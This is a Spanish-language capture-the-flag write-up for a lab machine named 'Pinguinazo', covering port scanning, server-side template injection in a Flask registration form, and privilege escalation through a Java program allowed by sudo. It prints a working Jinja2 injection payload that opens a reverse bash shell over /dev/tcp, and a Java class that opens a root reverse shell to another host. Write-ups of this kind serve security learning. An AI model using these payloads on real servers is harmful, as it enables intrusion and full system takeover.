PINGUINAZO

Primero probamos la conectividad con la máquina:

```
❯ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.180 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.180/0.180/0.180/0.000 ms
```

Tenemos conectividad y vemos que tenemos una ttl de 64, por lo que probablemente estemos ante una máquina Linux.

Ahora vamos a hacer el reconocimiento de puertos:

```
❯ nmap -sS -p- --open --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 16:21 CEST
Initiating ARP Ping Scan at 16:21
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 16:21, 0.06s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 16:21
Scanning 172.17.0.2 [65535 ports]
Discovered open port 5000/tcp on 172.17.0.2
Completed SYN Stealth Scan at 16:21, 1.07s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000080s latency).
Scanned at 2024-09-12 16:21:29 CEST for 1s
Not shown: 65534 closed tcp ports (reset)
PORT     STATE SERVICE REASON
5000/tcp open  upnp    syn-ack ttl 64
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

En este caso solo tiene un puerto abierto por lo que vamos a buscar más información sobre este puerto:


```
❯ nmap -sCV -p5000 172.17.0.2 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-12 16:22 CEST
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for pressenter.hl (172.17.0.2)
Host is up (0.000040s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  upnp?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Server: Werkzeug/3.0.1 Python/3.12.3
|     Date: Thu, 12 Sep 2024 14:22:35 GMT
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 1718
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="UTF-8">
|     <meta name="viewport" content="width=device-width, initial-scale=1.0">
|     <title>Pingu Flask Web</title>
|     <link href="https://stackpath.bootstrapcdn.com/bootstrap/4.5.2/css/bootstrap.min.css" rel="stylesheet">
|     </head>
|     <body>
|     <div class="container mt-5">
|     class="text-center">PinguRegistro</h1>
|     <form method="post" action="/greet">
|     <div class="form-group">
|     <label for="name">PinguNombre</label>
|     <input type="text" class="form-control" id="name" name="name" placeholder="Enter your name">
|     </div>
|     <div class="form-group">
|     <label for="birthday">Pi
|   RTSPRequest:
|     <!DOCTYPE HTML>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>Error response</title>
|     </head>
|     <body>
```


Vamos a investigar la web.

Vemos que es un registro, vamos a probar a poner información, aunque si nos fijamos, no nos deja cambiar el correo y parece un correo de admin de algún sitio.


Si ponemos un nombre nos lo da, por lo que vamos a probar si es vulnerable a STTI:

Y vemos que sí, por lo que vamos a probar la siguiente línea a ver si nos da información:






Y vemos que sí, por lo que vamos a intentar darnos una bash por el puerto 443:



El comando será el siguiente:


{{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c \'bash -i >& /dev/tcp/172.17.0.1/443 0>&1\'').read() }}

Y ya estamos:



Ahora vamos a escalar privilegios.


Con sudo -l vemos lo siguiente:




Para poder obtener una shell, tenemos que ejecutar un programa en java, que sería el siguiente:

```
public class shell {
  public static void main(String[] args) {
      Process p;
      try {
          p = Runtime.getRuntime().exec("bash -c $@|bash 0 echo bash -i >& /dev/tcp/192.168.0.34/123
0>&1");
          p.waitFor();
          p.destroy();
      } catch (Exception e) {}
  }
}
```


Ahora nos abrimos el puerto 123 y ejecutamos este programa:



Y ejecutamos el programa:



Vemos que nos da error pero si vamos al terminal:



Ya somos root.